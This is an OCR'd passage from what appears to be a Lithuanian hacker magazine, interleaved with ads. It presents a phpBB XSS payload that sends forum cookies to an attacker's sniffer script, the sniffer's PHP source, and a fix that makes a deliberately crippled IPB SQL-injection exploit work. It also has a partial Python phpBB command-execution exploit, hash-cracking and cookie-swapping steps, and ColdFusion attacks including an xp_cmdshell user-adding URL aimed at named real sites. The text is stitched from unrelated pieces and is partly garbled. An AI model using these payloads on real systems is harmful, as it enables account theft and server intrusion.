Neslėpsiu: *phpBB* forume panašių klaidų daugybė. Universaliausias pažeidžiamumas, kuris būdingas visoms *phpBB* <=2.0.16 versijoms, buvo surastas [URL] tago apdorojimo kode. Nepakankamai apgalvoti regexp'ai leidžia sukurti įmontuotus BB URL tagus ir įterpti *JavaScript* kodą. Visas eksploitas (*antichat.ru/txt/phpbb/*) atrodo štai taip:

```
[color=FONO_SPALVA][url]www.ut[url=www.s=''style='font-size:0;color:FONO_SPALVA'style='top:expression(eval(this.sss));'sss='i=new/**/Image();i.src='http://tavo.serveris.lt/cgi-bin/sniff.php?'+document.cookie;this.sss=null'style='fontsize:0;][/url][/url]'[/color]
```



Eksploitas *DoS* atakai prieš *phpbb* kompiliuojasi
ir pasileidžia labai lengvai, tik pasiekti akivaizdų efektą ne taip jau paprasta

Eksploitas, kurį parašė *Zadoxlik* iš *www.antichat.ru*, forumo vartotojų sausainukus išsiunčia specialiam skriptui-sniferiui, esančiam adresu *http://tavo.serveris.lt/cgi-bin/sniff.php*. Šis skriptas gali būti įkurdintas bet kuriame nemokamame hostingo serveryje, kuriame leidžiama naudoti PHP:

```
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date=date("j F, Y, g:i a");
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies.txt', 'a');
fwrite($fp, 'Cookie: '.$cookie.'<br> IP: ' .$ip.
'<br> Date and Time: ' .$date. '<br> Referer:
'.$referer.'<br><br><br>');
fclose($fp);
?>
```

Tu tikriausiai pastebėjai, kad eksploito kode yra keistas parametras — FONO_SPALVA. Eksploito autorius taip padarė neatsitiktinai. Eksploitas suveiks tik pas tuos vartotojus, kurie naudoja *Internet Explorer*. *Opera* ir *Firefox* tokį kodą interpretuoja nekorektiškai ir pateikia klaidos pranešimą. Nenorėdamas išsiduoti eksploitas juos maskuoja, klaidų pranešimus išvesdamas fono spalva, t.y. taip padaro juos nematomais. Šią spalvą galima gauti iš einamo šablono, kuris standartinės temos atveju yra #EFEFEF.

[Invision Power Board] IPB panašiai kaip ir *phpBB* yra ypatingai populiarus forumų kūrimo skriptas, tačiau jame surastų pažeidžiamumų yra kur kas mažiau. Pasakysiu dar daugiau: rimtų skylių, per kurias realiai būtų įmanoma kaip nors pakenkti serveriui, praktiškai nėra, o *bugtraq* forumuose nėra nė vieno pranešimo apie galimybę nutolusioje mašinoje įvykdyti laisvai pasirinktą kodą. Po ilgo klaidų ir eksploitų studijavimo dėmesį norisi atkreipti tik į vieną eksploitą — universalų SQL injekcijos įvykdymo variantą, skirtą tiek 1.x, tiek ir 2.x (iki 2.0.4) IPB šakai.

[IPB 1.x, 2.x (<2.0.4) — priėjimas prie administratoriaus skydelio] Bet kuri iš paminėtų IPB versijų pažeidžiama SQL injekcijai. Tai įmanoma dėl nepakankamai rimto skripte *sources/login.php* atliekamo *cookies* bylų apdorojimo. Klaida slypi funkcijoje *my_getcookie($name)*, kuri nekorektiškai panaudoja funkciją *urldecode()*. Jeigu serveryje įjungta *magic quotes*, užklausoje perduotas simbolis %2527 pavirsta viengubomis kabutėmis. Dėl to hakeriui pavyksta įvykdyti bet kokią SQL užklausą ir išgauti vartotojų hešus.
Šiam pažeidžiamumui skirtą eksploitą išleido iš karto kelios *security* komandos, taip pat ir RST. Tu jį gali parsisiųsti iš *http://rst.void.ru/download/r57ipb2.txt*, tačiau skubu tave nuliūdinti: iš karto jis pas tave nesuveiks. Šį eksploitą sukūręs *1dt.w0lf* jame specialiai paliko loginę klaidą, taip apsisaugodamas nuo kvailių. Su *Perl* draugaujančiam žmogui ją su-

rasti tikrai nebus sunku, tačiau kad nereikėtų kankintis, aš išduosiu klaidos vietą. Norint eksploitą padaryti veikiantį, tereikia eilutę „$allchar .= chr(42);“ pakeisti į „$allchar .= chr($i);“.


Šiam *Perl* skriptui reikia perduoti 4 parametrus: serverio adresą, kelią iki forumo, *member_id* (administratoriui — 1), IPB versiją (0 — IPB 1.x, 1 — IPB 2.x). Konkrečiame pavyzdyje tai atrodo taip: *r57ipb2.pl www.victim.com /IPB/ 1 1*. Esminė sėkmės sąlyga: serverio PHP konfige turi būti įjungtos *magic_quotes*.

[Pabaiga] Daugelis smerkia gatavų eksploitų naudojimą, bet tai tikrai nėra blogai. Nors hakeris iš tokių įsilaužimų negaus patirties, tačiau jis galės lengvai pelnyti pilnavertį **nix* shellą. O tai jau yra geras tolimesnių įsilaužimų placdarmas, kuriame galbūt teks įdiegti nuosavą logų nerašantį *proxy* serverį arba, pavyzdžiui, skenuoti ištisus IP adresų potinklius, ieškant mašinų su tam tikru pažeidžiamumu. *phpBB* tam suteikia puikią galimybę — manau, kad paguldyti jį ant menčių ne tokia jau sudėtinga užduotis.

```
PuTTY
^[ (escape) menu  ^y search prompt  ^k delete line    ^p prev li   ^g prev
^o ascii code     ^x search         ^l undelete line  ^n next li   ^v next
^u end of file    ^a begin of line  ^w delete word    ^b back 1 char
^t begin of file  ^e end of line    ^r restore word   ^f forward 1 char
^c command        ^d delete char    ^j undelete char  ^z next word
L: 1 C: 1 ===================================================================
'/usr/local/bin/python
print "\nphpBB 2.0.15 arbitrary command execution eXploit"
print " 2005 by rattle@awarenetwork.org"
print " well, just because there is none."

import sys
from urllib2 import Request, urlopen^M
from urlparse import urlparse, urlunparse^M
from urllib import quote as quote_plus^M
^M
INITTAG = '<g0>'^M
ENDTAG = '</g0>'^M
^M
def makecmd(cmd):^M
return reduce(lambda x,y: x+'.chr(%d)'%ord(y),cmd[1:],'chr(%d)'%ord(cmd[0]
^M
^M
_ex = "%sviewtopic.php?t=%s&highlight=%%27."^M
_ex += "printf(" + makecmd(INITTAG) + ").system(%s)."^M
_ex += "printf(" + makecmd(ENDTAG) + ").%%27"^M
^M
^M
def usage():^M
print """Usage: %s <forum> <topic>^M
^M
forum - fully qualified url to the forum^M
example: http://www.host.com/phpBB/^M
^M
topic - ID of an existing topic. Well you ^M
will have to check yourself.^M
^M
"""[:-1] % sys.argv[0]; sys.exit(1)^M
^M
^M
if __name__ == '__main__':^M
^M
if len(sys.argv) < 3 or not sys.argv[2].isdigit():^M
usage()^M
else:^M
print^M
url = sys.argv[1]^M
if url.count("://") == 0: ^M
url = "http://" + url^M
url = list(urlparse(url))^M
host = url[1]^M
if not host: usage()^M
^M
if not url[0]: url[0] = 'http'^M
if not url[2]: url[2] = '/'^M
url[3] = url[4] = url[5] = ''^M
^M
url = urlunparse(url)^M
```

phpbb forumui skirto eksploito *python* kodas



IPB eksploitas

[Ką daryti su administratoriaus slaptažodžio hešu?]

Daugelis iš šiame straipsnyje pateiktų eksploitų leidžia gauti administratoriaus slaptažodžio hešą. Tačiau hešas — tai ne pats slaptažodis, o lyg ir jo antspaudas, tam tikras parašas. Dėl to hešo negalima pateikti vietoje slaptažodžio. Yra du jo panaudojimo variantai.

Pirmasis variantas yra akivaizdžiausias — dešifruoti hešą ir gauti tikrąjį slaptažodį. Daugelis forumų hešams generuoti naudoja *md5* algoritmą, kurį dešifruoti galima išskirtinai tik brutforsinant (bukai viską iš eilės, pagal žodyną arba su *rainbow tables* — tai nesvarbu). Iš specialiai tam skirtų įrankių aš išskirčiau programą *PasswordsPro* (*www.insidepro.com*). Prie jos privalumų galima priskirti gerą funkcionalumą (perrinkimas pagal slaptažodį, pagal kaukę, bukas perrinkimas pagal automatiškai sudarytas kombinacijas), didelį perrinkimo greitį, galimybę dešifruoti iš karto kelis hešų tipus (*MySQL*, MD4 ir MD5, SHA-1 ir SHA-1). Perrinkimui skirtas žodynas gali žymiai padidinti sėkmės šansus — jų galima rasti, pavyzdžiui, *www.nsd.ru* svetainėje. MD5 hešų dešifravimui taip pat skirti ir *on-line* servisai. Pažangiausiu iš jų pelnytai laikomas *www.passcracking.com*, kuris panaudoja paskirstytų skaičiavimų sistemą ir milžinišką hešų lentelių bazę (47,6 Gb). Bet kokiu atveju hešui dešifruoti gali prireikti nemažai laiko, todėl aš rekomenduoju panaudoti kitą variantą.

Po to, kai tu autorizuojiesi forume (paprasto vartotojo teisėmis), tavo mašinoje automatiškai sukuriamas sausainukas (*cookie*), kuriame saugomas tavo slaptažodžio hešas. To reikia tam, kad forumas tave „įsimintų“ ir tau nereikėtų iš naujo įvedinėti slaptažodžio. Tokia situacija mums labai naudinga, kadangi savo slaptažodžio hešą pakeitus į administratoriaus slaptažodžio hešą, tu be jokių nesusipratimų galėsi prisijungti jo vardu. Paredaguoti sausainukus galima su *Cookie Editor* (*www.proxoft.com*) įrankiu arba, pavyzdžiui, su į *Opera* naršyklę įmontuotu sausainukų redaktoriumi.

Intenso. All y0ur dat4 n0w b3l0ng5 t0 u5!



Intenso, optinių laikmenų pardavimų lyderis Vokietijoje, siūlo platų aukštos kokybės CD-R, CD-RW, DVD-R(W), DVD+R(W) ir padidintos talpos diskų 800Mb/90 min. pasirinkimą. Visi šie produktai platinami „cakebox" ir „jewel" dėžutėse.

Spartiems DVD, mini-DVD (8 cm) ir dvisluoksniams DVD diskams **Intenso** siūlo dar platesnį pakuočių pasirinkimą.
Unikalus naujas produktas – CD ir DVD su specialiu spalvas apsaugančiu užpurškimu.

Intenso – tai aukštos kokybės produkcija už gerą kainą.

www.intenso.de

muzika | duomenys | nuotraukos | video

(Intenso)®

Sprendimai Jūsų skaitmeniniam pasauliui

046

„ColdFusion“ vabaliukai

MŪSŲ UŽ VANDENYNO GYVENANTYS DRAUGAI NEPALAIKO MŪSŲ NUOMONĖS APIE NEMOKAMAS PROGRAMAS IR PIRMENYBĘ TEIKIA MOKAMIEMS SPRENDIMAMS — JIEMS TAI TAM TIKRA PRASME YRA KOKYBIŠKO PALAIKYMO GARANTIJA. SUNKU PASAKYTI, AR DĖL TO KALTAS JŲ MENTALITETAS, BET BESIRINKDAMOS SERVERINIŲ *WEB* PROGRAMŲ KŪRIMO PLATFORMĄ, VIS DAUGIAU KOMPANIJŲ PIRMENYBĘ TEIKIA *COLDFUSION*, O NE *PERL* AR PHP. MES SU TAVIMI ŠIĄ SITUACIJĄ SUVOKSIME KAIP FAKTĄ IR PRADĖSIME STUDIJUOTI SAUGUMO KLAUSIMĄ: JUK KUO DAŽNIAU PASITAIKO *CFM* SKRIPTAI, TUO SVARBIAU MUMS SUPRASTI, KOKIE TRŪKUMAI GALI BŪTI APTIKTI PANAŠIOSE SISTEMOSE.




Pagrindinės programuotojų klaidos „cfm“ skriptuose

[Išsiaiškinkime pagrindus] Visų pirma reikia išsiaiškinti, kas gi yra *ColdFusion*. Tai programų serveris (*application server*), kuriam *web* serveris (dažniausiai IIS, bet pasitaiko sąsajų ir su *Apache*) perduoda apdoroti specialias *cfm* bylas — tai vyksta visiškai taip pat, kaip PHP interpretatorius apdoroja PHP bylas. *Cfm* tipo bylos yra CFML (*ColdFusion Markup Language*) kalbos kodas. Tai *ColdFusion* serverio kalba, kuri yra tam tikras XML poaibis: visi operatoriai ir išraiškos atvaizduojami specialių tagų rinkiniu. Dėl šios priežasties *cfm* skriptai kartais atrodo kaip kokios nors *template* sistemos dizaino šablonai :). Vis dėlto toks išorinis panašumas apgaulingas: *ColdFusion* suteikia daugybę galimybių ir savo funkcionalumu vargu ar nusileidžia bet kuriai kitai skriptinei kalbai.

Serverio konfigūravimui naudojamas *ColdFusion Administrator* — specialus *web* įrankis, patogių dialogų pagalba leidžiantis sukonfigūruoti sistemą. Išsamiau apie tai pakalbėsime kiek vėliau, o dabar aptarkime kalbą, kad tau neiškiltų elementarių klausimų. Visų pirma reikia išsiaiškinti, jog visi CFML tagai prasideda priešdėliu (*prefix*) *cf*, po kurio eina pati komanda. Pavyzdžiui, dvi bet kurioje kalboje dažniausiai naudojamos komandos — priskyrimas ir sąlyga — čia atrodo taip:

```
<cfif var neq 5> <!— įeigu var nelygus penkiems —>
<cfset var = 5> <!— priskirti kintamajam var reikšmę 5 —>
</cfif>
```

Kaip matosi pavyzdyje, sulyginimo operatoriai primena *Lisp* kalbą: čia EQ (arba IS) naudojamas lygybės sąlygai, NEQ skirtas nelygybei, GT ir LT — atitinkamai daugiau arba mažiau. Taip pat matosi, jog komentarai įterpiami praktiškai



Dėl programuotojų neraštingumo galima atlikti *sql* injekciją, be to, mes gavome daugybę papildomos informacijos

Remiantis Google duomenimis, internete yra maždaug 331 000 000 CFM skriptų. Taigi, kaip tu tikriausiai pats supranti, laužti yra ką.

WARN

Šis straipsnis pateikiamas išskirtinai pažintiniais tikslais, kad atkreiptum dėmesį į CFM skriptų saugumo klausimą.

taip pat, kaip ir HTML'e, tik iš abiejų pusių naudojami trys brūkšneliai, o ne du.
Daugelis tagų turi atitinkamus uždarančius elementus, kaip kad parodyta aukščiau pateiktame pavyzdyje su <cfif>. Tokie tagai gali turėti ir atributus: tarkim, *for* tipo cikle bus 3–4 atributai: ciklo kintamojo pavadinimas, du atributai su ciklo ribomis ir neprivalomas žingsnio atributas:

```
<cfloop index = "i" from = "1" to = "10" step = "2">
... HTML arba CFML kodas...
</cfloop>
```

Be to, *CFScript* yra CFML dalis — tai labai į *JavaScript* panaši kalba; norint ją panaudoti, pakanka reikiamas instrukcijas įrašyti tarp *<cfscript></cfscript>* tagų poros. Štai pirmasis su *CFScript* parašytas pavyzdys:

```
<cfscript>
if (var neq 5)
var = 5;
</cfscript>
```

Nepaisant to, kad visi knygų ir straipsnių apie CFML autoriai rekomenduoja naudoti *CFScript*, kuri taginės CFML atžvilgiu yra greitesnė, greičio išbandymai lauko sąlygomis verčia daryti išvadą, jog arba tai tie patys kiaušiniai, tik įprastesnė sintaksė, arba *CFScript* greitesnė tik su kažkokioms siauros srities užduotimis. *ColdFusion* serveris pagrinde veikia *Windows* sistemoje (jis taip pat sėkmingai gali veikti *Solaris*, *Linux*, *Cobalt* bei HP–UX sistemose), jis moka dirbti su sisteminiu registru, *Windows* domeninės autentifikacijos duomenimis, *ini* bylomis ir kitais dalykėliais. Kalbama, jog programuoti su *ColdFusion* neįtikėtinai paprasta, kadangi ji savyje apima daugybę įvairiausios paskirties funkcijų. Labiausiai džiugina tai, kad joje yra funkcijos patogiam darbui

[Su aptariama tema susijusios nuorodos]
www.macromedia.com/software/coldfusion — gamintojo pateikiamos naujovės, dokumentacija ir kiti naudingi dalykėliai.
www.macromedia.com/cfusion/exchange — paruoštų programų, funkcijų ir *custom* tag'ų rinkinys.
www.easycfm.com — dokumentacija; ja galima naudotis, kai po ranka nėra *ColdFusion Studio*.
www.brainbench.com — šiaip jau tai yra testavimo centras; čia praėjus testą galima gauti *ColdFusion* meistro vardą ir po to šį faktą paviešinti savo CV (kartkartėmis BB daugelį savo testų pateikia nemokamai).
www.fusebox.org — išsamiai apie *FuseBox*.
cfml.forever.kz — įdomių straipsnių apie *ColdFusion* rinkinys (rusų kalba).
http://bigd.kappa.ro/~pdoru/cfm/cfdecrypt.c — *CFDecrypt* išeities tekstas.
www.securiteam.com/tools/5ZPOBOOFPG.html — *ColdFusion Web Shell* (tiesa, ten panaudotas *<cfexecute>* veikia tik serveriuose su *Windows NT 4.0* ir UNIX sistemomis).

su masyvais, struktūromis (vardiniais masyvais) ir sąrašais. Taip pat įspūdį daro patogi kontekstinė dokumentacija ir keletas kitų privalumų, pavyzdžiui, automatinis atributų arba uždarančių tagų įterpimas, kas įmontuota į tokius redaktorius, kaip *HomeSite* ir *ColdFusion Studio*.
Toliau derėtų paminėti vieną darbo su CFML ypatybę. Greta kitų kalbų, ji pripažįsta daugkartinį kodo panaudojimą, kuris apiformintas vartotojiškos funkcijos pavidalu, tačiau be to joje numatytas nuosavų tagų (*custom tags*) apibrėžimo mechanizmas: jeigu reikšmės funkcijoje perduodamos poziciškai (tarkim, bylos atidarymo funkcijoje pirmas parametras visada yra eilutės tipo bylos pavadinimas, o antras — darbo režimas), tai nuosavo tago iškvietimas apiforminamas įvardinant parametrus–atributus — tai labai primena tipišką *html* tagą su keliais pločio ir spalvos tipo atributais, tik už tokio tago elgseną atsako pats programuotojas. Iš esmės *custom tag* — tai pagrįstas taginės kalbos priedas.
Ar tau PHP kalboje teko susidurti su kuo nors panašaus į *$$var*? Ši išraiška vadinama „kintamasis kintamasis“ (*variable variable*), t.y. kito iš eilės kodo rezultatas bus 666:

```
$var="foo";
$foo=666;
echo $$var;
```

Jeigu PHP tuo naudojasi mažai kas, tai *ColdFusion* atveju tokia savybė sutinkama pakankamai dažnai. Tam kintamojo pavadinimą reikia įrašyti tarp „#“ simbolių. Pavyzdžiui, tu turi dešimt x1, x2, ..., x10 tipo kintamųjų. Per visus juos pereiti galima būtų taip:

```
<cfloop index = "i" from = "1" to = "10">
<cfset "x#i#" = "var " & i>
</cfloop>
```

Tai naudinga savybė, tačiau perlenkus lazdą gali užvirti smegenys. Bet kokiu atveju, jeigu *.cfm* byloje tu nori panaudoti „#0000ff“ tipo *html* spalvos konstantą, tai „#“ reikia ekranuoti (*escape*) — ##0000ff, priešingu atveju užsiknisi ieškodamas klaidų. Daugelio mėgstamas trejopas (*ternary*) x==y ? „x lygu y“ : „x nelygu y“ operatorius yra ir čia, tik CFML kalboje prieš skliaustelį reikia parašyti IIF ir nepamiršti, jog bus įvykdytos abi išeitinės išraiškos. Yra vienas svarbus skirtumas, lyginant su PHP: neinicializuoto kintamojo iškvietimas sukelia klaidą.
Štai dabar, kai tavo galvoje nuo visų aukščiau išsakytų teiginių susidarė darni ir aiški košė, galima pradėti aptarinėti pažeidžiamumus.

[Nr.1: sql–injection] Prieš pradedant aiškintis, kaip su *ColdFusion* veikia *sql–injection*, reikia pasakyti, jog darbui su DB naudojamas tagas *<cfquery>*, kurio viduje atviru tekstu įterpiama SQL užklausa. Tarkim, užklausus puslapį *www.server.org?ItemID=5*, įvykdomas šis kodas:


```
<cfquery name="qGetItemDetail" datasource="...">
SELECT * FROM Item WHERE ItemID=#URL.ItemID#
</cfquery>
```

Džiaukis, jeigu DBVS yra *MSSQL Server*: tu gavai praktiškai paruoštą shellą, kadangi standartinė MSSQL procedūra *xp_cmdshell* mielai išpildys bet kurį tavo kaprizą. Noriu pasaky-

ti, jog šiek tiek pakeitus URL į *www.server.org/ItemID=5;exec%20master..xp_cmdshell%20"net%2 0user% 20petras%20password%20/add* pasileis procedūra *xp_cmdshell* ir bus pridėtas naujas vartotojas. Kaip kovoti su šia problema? Labai paprastai: reikia tikrinti ir ekranuoti (*escape*) visus įvedamus duomenis, vietoje SQL kodo fragmentų naudoti savo *stored* procedūras („logikos perkėlimas į DB serverio pusę" arba „lengvo kliento sukūrimas"), taip pat naudotis specialiu tagu *<cfqueryparam>*, kuris užklausai siunčiamus duomenis leidžia perduoti su aiškiai nurodytu jų tipu ir maksimaliu ilgiu.

[Nr.2: tiesioginis šablonų iškvietimas] Nereikėtų sakyti, jog tai veiks tik su *ColdFusion*, bet vis dėlto. Principas paprastas: tiesiogiai iškviesti skriptą, kuris paprastai pats savaime nėra iškviečiamas, o turi kokį nors grynai tarnybinį tikslą; pavyzdžiui, programavime naudojama tokia praktika — duomenų bazės užklausas iškelti į atskirą bylą — tai kodėl gi tuo nepasinaudojus? Čia susiduriama su dviem sunkumais: sužinoti reikiamos bylos pavadinimą ir sugebėti jį išnaudoti savo tikslais, juk niekas tau neleis taisyti kodo. Tokiu atveju paprasčiausias sprendimas yra išstudijuoti jau sukurtus projektus ir panaudoti surastas klaidas. Pavyzdžiui, dažnai *ColdFusion* projektuose naudojamas toks priedas, kaip *FuseBox*, kuris dėl gudraus bylų pavadinimo, suskaidymo ir išdėstymo žymiai palengvina programos kūrimo procesą (geras daiktas, realizuotas ir PHP). Išeities tekstai prieinami visiems ir laukia tavo analizės. Čia problema tame, kad išeities tekstai gali būti užkoduoti su tokiu įrankiu, kaip *CFEncode* — jis pateikiamas su standartiniu serveriu ir šifruoja su DES algoritmu. Vis dėlto „Informacijos kodavimo" kursas dabar dėstomas net vidurinėje mokykloje, todėl žemiau pateikiama nuoroda į *CFDecode* programos išeities tekstus.
Kaip kovoti su šia klaida? Užklausų ir kitas svarbias bylas rekomenduojama išsaugoti į su naršykle neprieinamą katalogą. Be to, į specialų šabloną *application.cfm*, kuris iškviečiamas kreipiantis į bet kokią bylą, galima įterpti užklausiamos bylos kelio patikrinimą.

[Nr.3: absoliutaus kelio gavimas] Manoma, kad tokio administratoriaus neapsižiūrėjimo kritiškumo lygis pakankamai žemas, tačiau hakeriui tokia informacija labai pravers. Jeigu IIS serverio užklaustum bylos, kurios pavadinimas sudarytas iš MS-DOS įrenginio pavadinimo (NUL, PRN ir kt.) ir *.dbm* išplėtimo, tai IIS pateiks klaidą, nurodydamas absoliutų kelią iki ieškomos bylos, kuri turėtų būti išsaugota *web root* kataloge. Pavyzdžiui, kreipimasis adresu *http://national.united-way.org/nul.dbm* grąžins puslapį su klaida (jis pateiktas nuotraukoje kairėje). Patirtis rodo, jog dažnai




Absoliutus kelias iki *web* katalogo pravers bet kuriam hakeriui

blogai sukonfigūruotas serveris elgiasi maždaug taip pat užklausiant bet kokio neegzistuojančio puslapio, tačiau šis būdas išnaudoja *web* serverio konfigūracijos specifiką.
Kaip su tuo kovoti? IIS nustatymuose *.cfm* ir *.dbm* išplėtimams uždėti varnelę „Bylos egzistavimo patikrinimas".
Yra ir dar vienas kelio gavimo variantas, tačiau jis veikia tik 4.0x versijos serveriuose, kurie pastaruoju metu nėra labai populiarūs — serveris kešuoja iškviečiamus puslapius, o visą kešuojamą informaciją išsaugo byloje *cfcache.map*, kuri saugoma tame pačiame kataloge, kaip ir iškviečiama byla: ten saugomi iškviečiamų kešo bylų pavadinimai serverio failų sistemos supratimu. Pavyzdžio dėlei google'ėje įvesk tokią užklausą: *inurl:cfcache.map*, atidaryk bet kurią nuorodą ir tu pamatysi kažką panašaus į:

```
file.cfm
Mapping=c:/cfusion/bin/cftags/\CFC197.tmp
SourceTimeStamp=05/18/1999 06:17:00 PM
```

[Nr.4: priėjimas prie derinimo informacijos] Tai nėra labai baisus pažeidžiamumas, tačiau apie jį reikia žinoti. Apskritai dėl *ColdFusion Administrator* nustatymų arba po specialaus tago *.cfm* bylos pabaigoje paleidimo gali būti pateikiama derinimo (*debug*) informacija, kuri labai reikalinga programos kūrimo metu: skripto darbo laikas, GET ir POST kintamieji bei CGI kintamieji (kažkas panašaus į aplinkos kintamuosius (žr. paveikslioką dešinėje puslapio pusėje)). Ką iš to galima gauti: absoliutų kelią iki iškviestos bylos *web* serverio failų sistemoje, taip pat paties *web* serverio vardą ir versiją (dažniausiai tai IIS, kas netiesiogiai išduoda naudojamos operacinės sistemos tipą). Norėdamas pamatyti tokį stebuklingą reiškinį, pabandyk adrese įrašyti parametrą *mode* su reikšme *debug*, pavyzdžiui, taip: *www.phillipsnizer.com/library/cases/lib_case368.cfm?mode=debug*. Kovoti su šiuo pažeidžiamumu labai paprasta: *ColdFusion Administrator'iaus* derinimo (*debug*) nustatymuose reikia įvesti IP adresą, pavyzdžiui, 127.0.0.1.



Pradedame užduoties pridėjimą



SUKURK SAVO NUOTAIKĄ!

one extremely mobile

SUPERŽAIDIMAS



NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6230, 6230i, 6610, 6800, 7210, 7250, 7260 **SONY ERICSSON** K300i

UŽSAKYK VOKALINĘ MELODIJĄ!

OLE OLE OLE, LIETUVA NUGALĖS! 206689660

Jurga: Nebijok	184559660
Mėsa: 12 patiekalų	207679660
Policijos patrulis: 7-tas kviečia Centrą	143339660
Mėsa: Šeši nebūsiu	207669660
Atiduok kaukuolę!	206679660
Lėktuve: Atsipalaiduojam... gelbėkit!	167709660
Crazy Frog: Axel F	165229660
James Brown: I Feel Good	120239660
Skambutis iš morgo NAUJA!	206609660

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta GPRS. Ši paslauga galima Omnitel, Bitės GSM ir Tele2 klientams, išskyrus PILDYK ir MAŽYLIO vartotojus.

Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.

SAMSUNG C100, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730 **NOKIA** 3200, 3220, 5140, 6020, 6021, 6170, 6230, 6260, 7260, 7270, 7280, 7610 **SIEMENS** C65, SL65 **SONY ERICSSON** K700i, W800

ŽAIDIMAI

Kodas: 210689660



Tavo lėktuvą numušė priešo teritorijoje. Skverbdamasis pas savus, nepamiršk padaryti priešui kuo daugiau žalos.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** K300i, T610, T630

Kodas: 206889660



Genties vadas siunčia tave į priešo teritoriją – privalai nužudyti Kasandrą, kad Memnonas netektų magiško palaikymo...

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7270 **SONY ERICSSON** K300i

Kodas: 213209660



Nugalėk beprotiško greičio lenktynėse, kur teks grumtis, skriet oru ir net važiuoti ant dviejų ratų! Išsikovok autoritetą tarp gerbėjų

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7270

Kodas: 213039660



Ir vėl gatvės futbolas! Žaidimas tiems, kuriems nusibodo griežtos taisyklės ir norisi tiesiog pažaisti su kamuoliu kieme... Jokių teisėjų, jokių

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7270, 7610

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

